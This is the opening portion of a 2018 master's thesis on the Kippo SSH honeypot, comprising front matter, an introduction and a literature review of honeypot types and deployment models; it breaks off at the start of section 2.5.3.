



**ANALYZING THE MEDIUM-INTERACTION HONEYPOT:
A CASE STUDY**

SEDA YÜKSEL

FEBRUARY 2018

ANALYZING THE MEDIUM-INTERACTION HONEYPOT:
A CASE STUDY

A THESIS SUBMITTED TO
THE GRADUATE SCHOOL OF NATURAL AND APPLIED
SCIENCES OF
ÇANKAYA UNIVERSITY

BY
SEDA YÜKSEL

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR THE
DEGREE OF
MASTER OF SCIENCE
IN
THE DEPARTMENT OF
COMPUTER ENGINEERING

FEBRUARY 2018

Title of the Thesis: **Analyzing the Medium-Interaction Honey-pot: A Case Study.**


Submitted by **Seda YÜKSEL**

Approval of the Graduate School of Natural and Applied Sciences, Çankaya University.


Prof. Dr. Can ÇOĞUN

Director

I certify that this thesis satisfies all the requirements as a thesis for the degree of Master of Science.


Prof. Dr. Erdoğan DOĞDU

Head of Department

This is to certify that we have read this thesis and that in our opinion it is fully adequate, in scope and quality, as a thesis for the degree of Master of Science.


Assist. Prof. Dr. A. Nurdan SARAN


Supervisor

Examination Date: 08.02.2018

Examining Committee Members

Prof. Dr. Şeref SAĞIROĞLU

(Gazi Univ.)



Assist. Prof. Dr. A. Nurdan SARAN

(Çankaya Univ.)



Assist. Prof. Dr. Roya CHOUPANI

(Çankaya Univ.)



STATEMENT OF NON-PLAGIARISM

I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.

Name, Last Name : Seda, YÜKSEL

Signature :



Date :

08.02.2018

ABSTRACT

ANALYZING THE MEDIUM-INTERACTION HONEYPOT: A CASE STUDY

YÜKSEL, Seda

M.Sc., Department of Computer Engineering
Supervisor: Assist. Prof. Dr. A. Nurdan SARAN

February 2018, 59 pages

Internet usage in all regions of the world is increasing day by day. Cybercrime along with the growth in number of online users are potential risks for data leakage. Universities and governmental entities are especially the main targets of cyberattacks throughout the world. If an attacker and his behavior are known, one can efficiently defend a system. Honeypot is a fake service that gives logical responses that help to fetch information about the entire shell interaction of an attacker. Honeypot is an essential tool for cyberattack monitoring to analyze how we encounter attackers. Kippo, a medium-interaction SSH honeypot written in Python, is used to log brute-force attacks. In order to visualize statistics from log files, Kippo-Graph is also used as a real-time log analyzer. This thesis presents the results and attackers' behavior from a study from which Kippo data logs were taken for approximately a six-month monitoring period in the network infrastructure in Turkey.

Keywords: Cyber Security, Honeypot, Kippo, Data Analysis.

ÖZ

ORTA ETKİLEŞİMLİ BALKÜPÜ ANALİZİ: BİR DURUM ÇALIŞMASI

YÜKSEL, Seda

Yüksek Lisans, Bilgisayar Mühendisliği Anabilim Dalı

Tez Yöneticisi: Yard. Doç. Dr. A. Nurdan SARAN

Şubat 2018, 59 sayfa

Dünyanın her bölgesinde, internet kullanımı her geçen gün artmaktadır. Siber suçlar ve çevrimiçi kullanıcıların artması, veri sızıntısı için potansiyel bir risk oluşturmaktadır. Özellikle üniversiteler ve devlet kurumları tüm dünyadaki siber saldırıların ana hedefidir. Saldırmanı ve davranışını biliyorsanız, etkili bir şekilde sisteminizi savunabilirsiniz. Balküpu, gerçek bir düzenek gibi mantıklı yanıtlar verebilen bir hizmet olup, bir saldırmanın kabuk etkileşimi hakkında bilgi almaya yardımcı olur. Balküpu, ne tip saldırımlarla karşılaştığımızı analiz etme amaçlı siber saldırı izleme için gerekli bir araçtır. Kippo, Python dilinde yazılmış orta etkileşimli SSH balküpüdür, kaba kuvvet saldırılarını kaydetmek için kullanılır. Kayıt dosyalarındaki erişim istatistiklerini görselleştirmek için “Kippo-Graph” gerçek zamanlı bir çözümleyici olarak kullanılır. Bu tez, Türkiye’de bir ağda yaklaşık altı ay kurulu kalan Kippo’nun kayıt dosyalarındaki erişim verileri üzerinden gerçekleştirilen araştırmanın sonuçlarını ve saldırımların davranışlarını ortaya koymaktadır.

Anahtar Kelimeler: Siber Güvenlik, Balküpu, Kippo, Veri Analizi.

ACKNOWLEDGEMENTS

I would like to express my gratitude to my supervisor, Assist. Prof. Dr. A. Nurdan SARAN, who has always supported me throughout this long journey on the development of the thesis.

I would also like to thank my beloved parents (Ayşegül and Dursun YÜKSEL), who have always encouraged me to complete this research. Moreover, I would like to acknowledge the efforts of my colleagues and friends who motivated me throughout the research period; without their support, I would never have successfully completed this research.

TABLE OF CONTENTS

STATEMENT OF NON-PLAGIARISM	iii
ABSTRACT	iv
ACKNOWLEDGEMENTS.....	vi
TABLE OF CONTENTS.....	vii
LIST OF FIGURES.....	x
LIST OF TABLES	xi
LIST OF ABBREVIATIONS	xii

CHAPTERS:

1	INTRODUCTION	1
1.1	Background.....	1
1.2	Problem Statement	4
1.3	Research Aim and Objectives	5
1.4	Research Methodology	5
1.5	Contribution of the Study	5
1.6	Structure of the Study	5
2	LITERATURE REVIEW	7
2.1	Introduction to Honeypot Technologies	7
2.2	Honeypots	7
2.3	Classification of Honeypots	8
2.3.1	On the Basis of Level of Interaction	8
2.3.1.1	Low-Interaction Honeypots	8
2.3.1.2	Medium-Interaction Honeypots.....	9
2.3.1.3	High-Interaction Honeypots.....	9
2.3.2	On the Basis of the Purpose of Deployment	10
2.3.2.1	Production Honeypots	10

2.3.2.2	Research Honeypots	10
2.3.3	On the Basis of Manner of Deployment	10
2.3.3.1	Physical Honeypots and Hardware based Honeypots	11
2.3.3.2	Virtual Honeypots or Software based Honeypots	11
2.4	Other Advancements in the Features of Honeypots	11
2.4.1	Argos	11
2.4.2	Honeyware	12
2.4.3	BitSaucer	12
2.4.4	HoneyBow	12
2.4.5	Shadow Honeypots.....	13
2.4.6	LaBrea	13
2.4.7	Honeypots having an Active Server (AS).....	13
2.4.8	Honeyd	14
2.4.9	PhoneyC	14
2.4.10	Fake Honeypot.....	14
2.4.11	Honeynet	14
2.5	Models of Deploying Honeypots	15
2.5.1	Sophisticated Hybrid Model of Honeypot	15
2.5.1.1	Server Architecture.....	15
2.5.1.2	Client Architecture	16
2.5.2	Signature Generation based on Honeypot Deployment	16
2.5.3	Advanced Model for SSH based on Honeypots for UNIX and LINUX Servers	17
2.5.4	Advanced Botnet Attacks and the Credibility of Honeypot	18
2.6	Kippo – Medium-Interaction Honeypot as the Focused Honeypot of the Current Study.....	19
2.7	Advantages and Disadvantages of Honeypots	20
2.8	Rationale of the Study.....	21
2.9	Installation and Deployment of Kippo.....	21
2.10	Kippo-Graph for Auditing the Logs.....	22
3	RESEARCH METHODOLOGY	26
3.1	Proposed Architecture for the Current Study	26

3.1.1	Data Collection	27
3.1.2	Features of Kippo SSH Honeypot	27
3.2	Legal and Ethical Concerns of Honeypot Deployment	28
3.3	Quantitative Data Analysis.....	29
4	ANALYSIS AND DISCUSSION	31
4.1	Login Attempts.....	31
4.1.1	Frequency of Intrusion Attempts.....	32
4.1.2	Statistics	34
4.1.2.1	Crosstabulation and Chi-Square Test Analysis	35
4.1.2.2	Chi-Square Analysis Comparison with Related Work.....	38
4.2	Geolocation Information.....	40
4.3	Density During Attacks	41
4.4	Executed Commands by Hackers.....	43
5	CONCLUSION AND RECOMMENDATIONS	45
	REFERENCES	48

LIST OF FIGURES

Figure 1 Kippo SSH Interaction Log File	23
Figure 2 Changes in the Perl Script.....	23
Figure 3 Kippo-Graph Configuration File	24
Figure 4 Visualization of Top 10 Username/Password Combinations	31
Figure 5 Frequency Analysis of Username and Passwords	35
Figure 6 Vertical Chart of the Top 20 Busiest Days of Human Activity	42
Figure 7 Human Activity Per Day.....	42
Figure 8 Number of Observed Connections of Human Activity Per Week	43

LIST OF TABLES

Table 1 Attributes of Usernames and Passwords	30
Table 2 Top 30 Usernames	32
Table 3 Top 30 Passwords	33
Table 4 Frequency Analysis of Usernames.....	34
Table 5 Frequency Analysis of Passwords	35
Table 6 Crosstab	36
Table 7 Chi-Square Test Results	37
Table 8 Strength of Association	38
Table 9 Calculation of Row/Column Totals	39
Table 10 Expected Cell Values and Chi-Square Values of Each Cell	39
Table 11 Comparison of Chi-Square Values with the Related Work	40
Table 12 Top 10 Attackers' Geolocation	41
Table 13 Top 5 Latest "wget" Commands Entered by Attackers.....	44
Table 14 Top 5 Latest Executed Scripts by Attackers	44
Table 15 Top 5 Successful Commands Entered by Attackers.....	44

LIST OF ABBREVIATIONS

API	Application Programming Interface
AS	Active Server
DMZ	Demilitarized Zone
DoS	Denial of Service
DTK	Deception Toolkit
FTP	File Transfer Protocol
GUI	Graphical User Interface
HTTP	Hypertext Transfer Protocol
IDS	Intrusion Detection Systems
IP	Internet Protocol
IT	Information Technology
MB	Megabyte
MSSQL	Microsoft Structured Query Language
PC	Personal Computer
SIEM	Security Information and Event Management
SIP	Session Initiation Protocol
SMB	Service Message Block
SPSS	Statistical Package for the Social Sciences
SSH	Secure Shell
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
URL	Uniform/Universal Resource Locator
UTM	Unified Threat Management
VPN	Virtual Private Network
VPS	Virtual Private Server
WWW	World Wide Web

CHAPTER 1

INTRODUCTION

1.1 Background

This section focuses on introducing the research topic and the scope it offers to the area of research. It is an established fact that the Internet and its incessant advancements have increased the concerns for Internet security. Accordingly, the systems require controlling and monitoring tools that would ensure security against cyberattacks. In this regard, our study context relates to the assessment of Kippo as a medium-interaction Honeypot in terms of its potential implications towards monitoring cyberattacks. The following section underpins the relevant background information that leads to the comprehension of establishing the problem statement. Moreover, the objectives of the study, the research questions, and the adopted research methodology are also incorporated in this section.

The adoption of Internet technology has been increasing at a rapid pace around the world. Even though the Internet offers a great deal of advantage to all its consumers, regardless of the nature of its use, there are certain challenges of its security that affects its integrity if appropriate measures are not taken. Numerous studies have highlighted that cybercrime or cyberattacks have caused Internet users to be concerned about their information security [1-2-3-4-5]. In relation to the increasing competition in the marketplace, enterprises are at greater risk of information security problems. It has been established that executives and IT managers are responsible for ensuring information security against any targeted intrusions in order to sustain their competitive advantage. The challenges or constraints associated with enterprise network security have been encountered through certain security tools and

frameworks, including the deployed solutions of Firewall, Next-Generation Firewalls, VPNs (Virtual Private Networks), UTMs (Unified Threat Management), and other variants of intrusion detection [6-7-8-9-10-11-12-13-14].

Likewise, the Intrusion Detection System (IDS) has also been used for the protection of an organization's data confidentiality. It detects threats based on the identified activities of hackers [15-16]. Consequently, it leads to the assertion that cyberattacks need to be classified first if an adequate response system is required. In addition, the study of Virvilis and Gritzalis [17] has contended that most advanced security solutions demand the consideration of a skilled administration that integrates the recurring needs of reconfiguration, report compilation, management and analysis of generated data. With respect to the recent trends of the incessant increase in Internet users, it has become impractical to facilitate consistent interactions with security solutions. As a result, determined intruders have conspicuous access to confidential data despite the deployed solutions. Therefore, it has been anticipated that the enterprise system in today's technologically advanced era demands an inclusive security solution that would secure the entire system by preventing and blocking even the most determined intruders. Moreover, there must be minimal requirement of configuration and monitoring of any intrusion detection and blocking activities.

Papp, Ma, and Buttyan [18] documented that attackers over the Internet are proficiently expert at exploiting the susceptibilities of an information system, which is usually much faster than the performance execution of service providers' threat prevention systems. It is contended that the conventional defense mechanisms of firewalls, IDSs and others are no longer sufficiently reliable with respect to the needs of holistic coverage across emerging attacks. The world of Information Technology demands the development and enhancement of cyber defense systems on a priority basis. It has been contended that the war against cybercrimes has long been asymmetric, wherein attackers are advantaged over defenders. These cyber attackers are not bounded to place, time or even technique of attack, and defenders are not aware of any attacks unless an attempt is successful. Therefore, the defenders are in continuous search for the most efficient defense systems, which has led to the most

successful and proficient approach to deception. Deception instils the idea of keeping real assets secure, but making attackers expend their resources and time intruding fake areas.

The study context has demanded the development of a technological system that would mitigate the typical flaws in IDSs, thereby introducing honeypot technology. Honeypots are basically computer systems which are deemed to receive intrusions into false assets and record attackers' data into the system. As a result, honeypots become effective for deception. Their conception date back to 1986 with the instigation of Cliff Stoll's (an astronomer) approach of deploying deception for the attacker over the network. It was noted that the systems were infiltrated at Lawrence Berkeley Lab and rather than blocking the attack attempts, the attacker was allowed to proceed as Stoll wanted to observe the attacker's techniques. Likewise, Bill Cheswick had built a system with vulnerabilities and monitored the attacker's activities to gain control over the system by infiltrating it. Fred Cohen [19] had first developed the Deception Toolkit (DTK) based on the concept of imitating vulnerabilities within the system. DTK was then regarded as the first ever honeypot, which was easily downloadable over a system.

According to Koniaris et al. [20], attackers or hackers are constantly in search of vulnerable targets over the Internet through their malicious software. The malicious software can potentially scan both the external and internal resources of a system in order to locate a vulnerable area to be exploited. These auto-propagating malwares are basically termed 'worms' that spread in different ways [20]. Moreover, there are targeted and opportunistic attacks that intrude high-profile entities in particular. Among these high-profile targets, SSH or the Secure Shell service is the most highlighted. SSH is basically a remote service system that is operational across multiple servers connected over a network. Extensive research has been carried out in this domain both at an academic level [21-22-23-24-25] as well as through professionals of information security [26-27-28]. In order to detect these attacks, the deployment of honeypot devices has been favored, which is primarily a decoy-based IDS. Lance Spitzner has defined a honeypot as a proficient information system that is based on its illicit or unauthorized utilization. With respect to the design, it need not

be communicated or it must have no legitimate traffic since all these are considered to be malicious.

Nicomette et al. [24] also emphasized the implications of honeypots in determining attackers by means of eventually trapping attackers. While acting as a real server, the imitated honeypot responds to attackers in a logical manner. It is difficult to comprehend the authenticity of a successful login attempt at the hacker's side; thus attackers are deceived [29-30-31]. It corresponds to the login-auditing feature that leads to assessing the online behavior of the hackers [32]. This particular study intends to assess the credibility of Kippo as an open relay honeypot that is projected as a susceptible source over a virtual machine. Among the attack techniques adopted by intruders, dictionary attacks are targeted with respect to analyzing the implications of Kippo.

1.2 Problem Statement

The increasing vulnerabilities of information security have become the most concerning situation of the time. In order to make systems secure, enterprises deploy a variety of security measures that may facilitate the intended objectives to some extent. However, concerns exist with respect to the management of these security solutions in terms of reconfiguration needs, data compilation, analysis, interpretation and so on. The proficiencies in this regard seem impractical since the technological world is in a constant phase of change. Change being inevitable demands efficient response systems since information handling is of critical significance. Accordingly, the field of security solutions has received the honeypot device that also uniquely traps attackers or intruders rather than merely blocking detected attempts. However, it is also an established fact that the effectiveness of honeypots varies across different environments along with the differences in implementation. More precisely, the effectiveness of honeypots depends on their capability of attracting attackers and retaining their attention as well until their activities are tracked. Assuming malicious traffic flow across honeypots, the study intends to assess the effectiveness of deploying the medium-interaction honeypot, Kippo (SSH-protocol based), in trapping attackers.

1.3 Research Aim and Objectives

The study aims to assess the effectiveness of Kippo as a medium-interaction honeypot in successfully deceiving attackers over network. Accordingly, the following objectives have been devised:

- To explore the implications of honeypots and their different types
- To assess the effectiveness of Kippo as a medium-interaction honeypot
- To investigate attackers' behavior, such as the most attempted username, password, commands, geographic information of attackers and their correlations.

1.4 Research Methodology

In order to assess the efficacy of Kippo, the researcher has deployed the framework into a network infrastructure in Turkey for the detection of intruders. The system design opens port 22, which enables an SSH service across two networked PCs on the Ubuntu 14.04 server. The installation of Kippo into the selected Ubuntu 14.04 LTS is carried out on Oracle Virtualbox. By default, Kippo responds to port 2222 when new connections are requested, but the majority of attack attempts are carried out on port 22. Based on this fact, port 2222 is routed to port 22 of Kippo. Moreover, it is also assumed that most login attempts are filtered, which eventually makes it easier to comprehend attackers' behavior with regard to running scripts.

1.5 Contribution of the Study

Analyzing the potential implications of Kippo as an effective medium-interaction honeypot, the study is going to serve as a valid documentation for enterprises anticipating an integrated network security infrastructure. The significance of trapping hackers is emphasized over the conventional practices of blocking any hacking attempts or detecting intrusions with delays. Moreover, the typical concerns of managing the configuration, reporting, compilation, analysis and other aspects of security solutions are also mitigated with the unique approach of honeypots.

1.6 Structure of the Study

The study is structured as follows:

Chapter 1: In this chapter, the research topic is introduced in terms of describing the needs of the study. The background information is presented in relation to the study context, which leads to the formulation of the research objectives.

Chapter 2: The literature review is the second section in which relevant studies and details of the essential aspects of the study are described in detail.

Chapter 3: This chapter presents the details of the adopted methodology in terms of describing the proposed architecture for the installation and deployment of Kippo across a network.

Chapter 4: The results or logs generated by Kippo are presented in this section along with an analysis.

Chapter 5: The study outcomes are conclusively presented in this section in addition to proposals of relevant recommendations.

CHAPTER 2

LITERATURE REVIEW

2.1 Introduction to Honeypot Technologies

In cyber warfare, even intrusion attempts are of an advanced nature as attackers aspire to exploit the vulnerabilities of their targets. On the other hand, enterprises or the potential targets of attackers deploy multiple security solutions to ensure the defined level of security [31-33-34-35-36]. This section presents a description of the proficient technique of honeypots' deception approach in serving the security needs of enterprises. In this regard, the description highlights the effectiveness of Kippo as a medium-interaction honeypot in terms of facilitating the protection of assets from hackers as hackers are directed towards fake assets over the system.

2.2 Honeypots

According to Mali, Raj and Gaykar [35], honeypots are the security solutions that provide the advantage of being attacked, probed, or compromised for successful deception. In most cases, these honeypots are decoy computers that facilitate the monitoring and logging of any suspicious activity [34]. These computers offer solutions to a multitude of security issues, such as for network detection purposes as firewalls, for detection and logging of attacks as intrusion detection systems, for investigation of black hat hackers, and so on. Honeypots define as designed systems that are selectively capable of saving a network in a descriptive environment. Lance Spitzner has defined honeypots as the systems of information that persuade attackers or intruders to use fake resources in an illicit or unauthorized manner. The credibility of honeypots lies in their success in having intruders believe that the system is

legitimately real [34]. As a result, attackers enter a trap where activities are constantly being observed, thereby providing access to their IP addresses.

2.3 Classification of Honeypots

Being a deception trap that causes intruders to compromise organizational information systems, honeypot can even serve as a surveillance tool to warn against potential IT threats [31-33]. The deployment of honeypots is classified according to multiple aspects of level of interaction, purpose of deployment, and methods of implementation [36]. The description of these classifications is outlined in the following section.

2.3.1 On the Basis of Level of Interaction

Honeypots are classified on the basis of the level of involvement such that attackers are allowed to interact with the information system. There are three categories of interaction:

2.3.1.1 Low-Interaction Honeypots

Low-interaction honeypots perform the intended objectives of detecting and trapping hackers by means of faking the information systems and the ports of the system being hosted. It is ensured that attackers' interaction with other hosts is restricted to certain limits, which limits their potential. Within this interaction level, attackers are at ease to find the fingerprints; however, its installation, configuration, deployment and maintenance are simpler with lower levels of risk as well [3-35]. For example, KFSensor, Spector, Honeyd and Dionaea are low-interaction honeypots, where Dionaea imitates the Windows 2000 operating system across multiple protocols of FTP – File Transfer Protocol, HTTP – Hypertext Transfer Protocol, SMB – Service Message Block, MSSQL – Microsoft SQL, and SIP – Session Initiation Protocol. According to Brown et al. [37], these honeypots are feasible for detecting automated malware.

2.3.1.2 Medium-Interaction Honeypots

These honeypots do not offer attackers access operating systems as do low-level honeypots. Medium-interaction honeypots are characterized in terms of facilitating increased probing opportunities to attackers as compared with low-interaction honeypots. Primarily, these honeypots have certain unique ways to entice hackers towards making increased interaction attempts [31]. As compared with low-interaction honeypots, these honeypots appear complex in terms of installation, configuration, and maintenance; thus they also have a high level of risk. Honeytrap, Nepenthes and Kippo are examples. Kippo imitates an SSH service in terms of being a deception trap [21]. As the intruders access the SSH protocol and make attempts at logging into the emulated machine through brute-force attacks, the system collects all the login details and any other detailed logs into the database for analysis.

2.3.1.3 High-Interaction Honeypots

Being high-level in terms of interaction offered to attackers, these honeypots are the most sophisticated. These honeypots are involved in real operating systems, which makes them extremely difficult and complex in terms of design and implementation. For instance, if it were intended to detect or monitor attack attempts over a particular service or server, it would necessitate building a real server. The credibility of these systems is governed by the use of real systems as a mode of interaction since it leads to the collection of a maximum quantity of data about the activities of any hackers [31]. On the other hand, it also makes the entire process of deception increasingly risky since the system involves a real operating system; thus it is highly time-consuming with respect to the installation, configuration and maintenance. However, a great advantage lies in the fact that the system offers detection of the unique or specific tools and techniques across the black hat community [35]. Honeywall and HonSSH are among its prominent examples. HonSSH creates the trap by presenting two unique SSH connections between the intruders and the honeypot, thus efficiently capturing brute-force attacks [31-38].

2.3.2 On the Basis of the Purpose of Deployment

Honeypots are affirmed to reduce the risks to an organization in terms of facilitating valued security. Based on this criterion, honeypots may be categorized as follows:

2.3.2.1 Production Honeypots

These honeypots support the reduction of risks involved in the organizational environment. The security solutions become strengthened with additional value that improves the detection and prevention of attackers' malicious attempts. These honeypots are deployed within the production networks across production servers. As a result, the real production systems are emulated, causing the attackers to intrude the fake system and use resources. It results in detecting the attackers' techniques used to exploit any susceptibilities offered to them in the production environment since sufficient time has been consumed in intruding the fake production system [39]. Production honeypots are then contended to be limited in terms of capturing minimal information; however, the ease of use of these honeypots causes organizations to use them [38].

2.3.2.2 Research Honeypots

These honeypots are compatible with the objectives of detecting new techniques of intrusions, worms, or viruses that have not been detected even by some intrusion detection systems. These honeypots are contended to fill the information gaps in studying cyberattacks. Even though these are complex to deploy and maintain, they provide massive logs of information about the black hat community and their policies. Most importantly, educational institutions, governments and military organizations tend to deploy these honeypots since these entities are potential targets of attackers; thus valued information is required to detect any unique attack attempts [35].

2.3.3 On the Basis of Manner of Deployment

Jiang, Xu, and Wang [40] have categorized honeypots on the basis of their deployment as follows:

2.3.3.1 Physical Honeypots and Hardware based Honeypots

These honeypots are installed as real machines into the real operating systems; thus these honeypots required unique physical resources of processors, memory, hard disks, etc. These honeypots are deployed as routers, switches and/or servers, which are partially disabled with the added attraction to attackers by means of deliberate misconfigurations. On this basis, these honeypots become costly in terms of installation and even maintenance; thus certain cases regard these honeypots as being impractical to some extent.

2.3.3.2 Virtual Honeypots or Software based Honeypots

In this case, the attackers are trapped by installing multiple virtual honeypots over the guest (or virtual) machines that are in a running state over the host (real) machine. For this purpose, multiple virtualization tools are used, such VMware workstation, VMware player, etc. Accordingly, these honeypots are easily deployed and maintained and they are easily intruded by attackers as compared to the physically deployed honeypots.

2.4 Other Advancements in the Features of Honeypots

With respect to the objectives of network security, the importance of honeypots cannot be overstated. These devices have evolved remarkably in multiple directions, focusing the aspects of modern threats onto security in terms of facilitating both security defenders and novice users. As a result, the world of security has received multiple advancements in the name of defending the vulnerabilities in systems against intrusion attempts. The section below presents advanced forms of honeypot proposed by numerous recent studies.

2.4.1 Argos

Argos, as an advanced type of honeypot, was proposed by Portokalidis et al. [41]. Intruders' attempts undergo the automation process of Argos, which monitors, detects, and generates signatures in response to unknown malware. The diffusion of new and unknown viruses, worms, or bugs slows down through this automation. This particular

attribute of slowing down the process of intrusion is caused by the Argos attempt of dynamically responding towards the detection of vulnerable data. This is carried out by inserting 'shellcode' (assembly codes) into the intrusion detection process that facilitates the extraction of details regarding the process. Moreover, this shellcode also serves to minimize any harm caused to the system as the intrusion attempts of the hackers are converted into infinite loops of attempts [41-42].

2.4.2 Honeyware

Honeyware was proposed by Alosefer and Rana [43]. This particular honeypot is based on the low-interaction type of honeypot, featured as being client-side to detect threats across web servers. The researchers tested the honeypot against 94 URLs, out of which only 10 were benign and 84 malicious. As a result, Honeyware detected 83 results in an accurate manner, failing to detect 1. Honeyware has been affirmed to be an effective advanced tool of deception; however, its low-interaction nature makes its processing time-consuming due to the involvement of an external engine [43].

2.4.3 BitSaucer

Bitsaucer is an advanced form of honeypot based on the level of interactions. Primarily, it has been devised in a hybrid form, entailing the combination of both low-interaction and high-interaction honeypots. In this combination, the low-interaction honeypot serves its intended objective of achieving a minimum requirement of resources, while the high-interaction honeypot causes the emulated information system to reflect full responses [44].

2.4.4 HoneyBow

HoneyBow is another automated system that detects and captures malware attacks (viruses, worms or bugs). The credibility of the system over other honeypots is governed from the aspect of working without the need for any manual effort of investigation by security experts [45]. This particular advancement in the honeypot functionality operates by purposely allowing intruders' malware attempts to modify files so that the intrusion is detected by the automated comparison of starting an MD5 hash of the files. Once the honeypot detects a modification attempt at the attackers'

end, '*MmFetcher*', being the malware capturing component, provides access to the initial copy of the malware attack by the intruders. '*MmWatcher*' is another component that is continuously monitoring calls to create and modify files that are liable to intrusion detection. Afterwards, attackers' attempts at executing the codes of data theft or data manipulation are also monitored by another component '*MmHunter*'; thus any suspicious activities relating to malware are detected automatically [45-46].

2.4.5 Shadow Honeypots

Anagnostakis et al. [47] presented another advancement in honeypots known as "Shadow Honeypots". These honeypots work in real production servers, having an embedment of codes based on the deception approach. Primarily, the focus of these honeypots is a trade-off issue that is dealt with at a high-level of interaction between the attackers and the honeypots, including the generation of false negatives and false positives. Consequently, requests to access the server are received by the shadow honeypot in actuality, and they are transferred to the real production servers if detected as free of malware [48-49].

2.4.6 LaBrea

LaBrea honeypot has been modified in terms of adding a sticky feature to its performance. It slows down the process of an attack in order to detect any worms and trap the codes inserted by attackers. These honeypots are with for both the UNIX and Windows operating systems [50].

2.4.7 Honeypots having an Active Server (AS)

The study of Das [51] has also brought into focus the advancement in honeypots. The devised honeypots tended to eradicate DoS attacks (Denial of Service) carried out by the deployment of an Active Server (AS) or an access gateway immediately in front of the production servers; thus the production servers were not visible or accessible to attackers. This particular Active Server validates or limits the requests of accessing the system. In cases of authenticated requests, a connection between the production server and the client is developed, while the attacker is trapped at the Active Server (serving as a honeypot) in cases of detection of malicious code.

2.4.8 Honeyd

Honeyd is an open source honeypot that is characterized by the low level of interaction in between an attacker and the information system [52]. Among its competencies and eminent proficiencies are monitoring of unused IPs, monitoring of all TCP and UDP based ports, simulating TCP/IP levels of operating systems, and even instant and prompt simulating potential of hundreds of thousands virtual hosts.

2.4.9 PhoneyC

PhoneyC is contended to enhance the credibility of existing honeypots in two ways [53]. First, it results in making the honeypots active towards client-side responses. Additionally, it adds a dynamic interpretation capability with respect to the binary web content, particularly scripts at the client side, such as VBScript, JavaScript, and Active-X controls. By effectively integrating these two extensions, these honeypots then actually serve as '*clawers*' across the web that automatically detects a massive amount of malicious activity across web servers.

2.4.10 Fake Honeypot

Even though honeypots are actually fake or deceptive phenomena, these advanced honeypots as 'fake honeypots' are exposed to attackers with the intent of driving back attackers from production servers [54]. These honeypots are similar to real honeypots, but unlike the real variety, they lack typical execution. The implication of these honeypots is based on the use of mathematical modelling into the system that enhances the credibility of fake honeypots. In this regard, the parameters of an expected advantage from attackers' compromising response to the host operating system, the probability of expecting a system to be a honeypot, and even the costs incurred in the compromise of a host's operating system are considered.

2.4.11 Honeynet

This particular advanced form of honeypot is contended to make the deployment process proficiently feasible, be they distributed honeypots or honeypot farms. Moreover, these honeypots support the transferal of all network traffic to a central

position in order to perform the process of collecting and analyzing any relevant data [55].

2.5 Models of Deploying Honeypots

The IT sector is increasingly vulnerable to malicious attacks that require advanced measures to be deployed as effective security solutions. Accordingly, different models of deployment are also observed that are underpinned in the section below.

2.5.1 Sophisticated Hybrid Model of Honeypot

In order to reduce the probability of failure in detecting threats or attacks across the server, Sadamate [56] proposed a sophisticated model of a honeypot that involves a hybrid honeypot combined with the security tools of Dionaea, Snort, Sebek or IDS itself. This particular model is deployed in the form of a client-server architecture, which has numerous client workstations with a centrally aligned main server. It was observed that the client stations widespread across the network tended to capture malware or suspicious codes. These captured codes were analyzed on the server, which led to the decision of issuing a warning or confirmation of the state of being free of malware. As a result, it was established that this particular model facilitates the issuance of early warnings pertaining to malicious activities of attackers [56-57].

2.5.1.1 Server Architecture

The server that is centrally aligned has a multitude of performance outcomes. It is involved in receiving, normalizing, and then storing the captured data into a database to be used in analysis. Accordingly, three main components are involved, namely the Sebek server, the Dionaea server, and the verification element. The Sebek server is dedicated to receiving and filtering data sources along with the representation of connectivity to the process of also storing any incoming data. The Dionaea server is integrated to receive patterns of malicious code from the client part of Dionaea. Afterwards, the hybrid system performs the necessary verification towards intrusion detection, in which multiple data formats are integrated into the received data. Consequently, the overall collection of information regarding malicious attacks is represented over the interface of the web server [56-57-58].

2.5.1.2 Client Architecture

Client workstations or client architecture aims to capture data regarding the black hat community while a system is intruded. These client workstations share with the server architecture accumulated data regarding attacks, thus enhancing the security of the system. At first, the Sebek component of the client architecture captures the data related to the behavior of attackers while interacting with the deployed honeypots. Later, a simulation of certain services of the system and other vulnerabilities is performed at the Dionaea client in order to persuade attackers to intrude the server, thereby capturing the patterns of attacking codes. Meanwhile, Snort serves the monitoring and filtering process of intrusion detection along with the identification of uniquely performed attacks [53-59].

2.5.2 Signature Generation based on Honeypot Deployment

Vidwarshi, Tyagi, and Kumar [60] presented the deployment of two honeypots (Honeytrap 1 and 2) in order to trap attackers' behavior while they were intruding information systems. These two honeypots had many physical honeypots that were layered as the Sebek client, application software, and system software. The model incorporated a distinct link in between the honeypot and the router that aimed to persuade the attackers to intrude the system. However, none of the real assets were accessible to the attackers. At first, an outbound connection had been established exactly at the time of the detection of any attack attempt at Honeytrap1. Afterwards, the traffic was transferred to Honeytrap2 by means of IT1 (Internal Translator 1). Consequently, Honeytrap2 performed a similar functionality of making an outside connection by means of transferring traffic to the first honeypot (Honeytrap1). Moreover, this particular system was aligned with the efficacies of storing a huge number of logs with reduced probabilities of DoS attacks. As a result, signature generation became feasible based on its multi-layered data storage attribute [60].

In the same manner, the study of Saadi and Chaoui [52] introduced '*Honeycomb*' as a model of signature generation. This particular model provides a signature that represents a single substring for all instances of worms or viruses. However, this particular aspect of generating a single substring for all instances eventually becomes

the limitation of this model since periodic alarms are generated for the same attack. On the other hand, ‘*Autograph*’ as an automated and distributed signature generation model also proposed by the researchers [61-62]. This model of honeypot receives input values from DMZ traffic, which is followed by the partition of payloads across multiple content blocks by means of the COPP algorithm. During the analysis of the content blocks, the system extracts the most repeated byte sequences across a suspicious pool of data. Accordingly, signature generation takes place in the form of histograms for all content blocks. Nonetheless, the polymorphic worms cause the ‘*Autograph*’ to fail on the basis of the respective characteristics of changing payloads during all injections [52-61].

“*Double Honeypot*” is another attempt introduced by Wang et al. [63], which comprises two honeypots for inbound and outbound traffic monitoring. The researchers deployed a high level of interaction in between the attackers and the honeypots in order to gather a massive amount of detail regarding the instances of worms. Accordingly, the system adopts multiple techniques for the generation of signatures that may include protocol classifiers, algorithms of substring extraction, destination port-based clustering, and pattern matching that is carried out by the conversion of substrings of worm instances into binary values [63-64].

2.5.3 Advanced Model for SSH based on Honeypots for UNIX and LINUX Servers

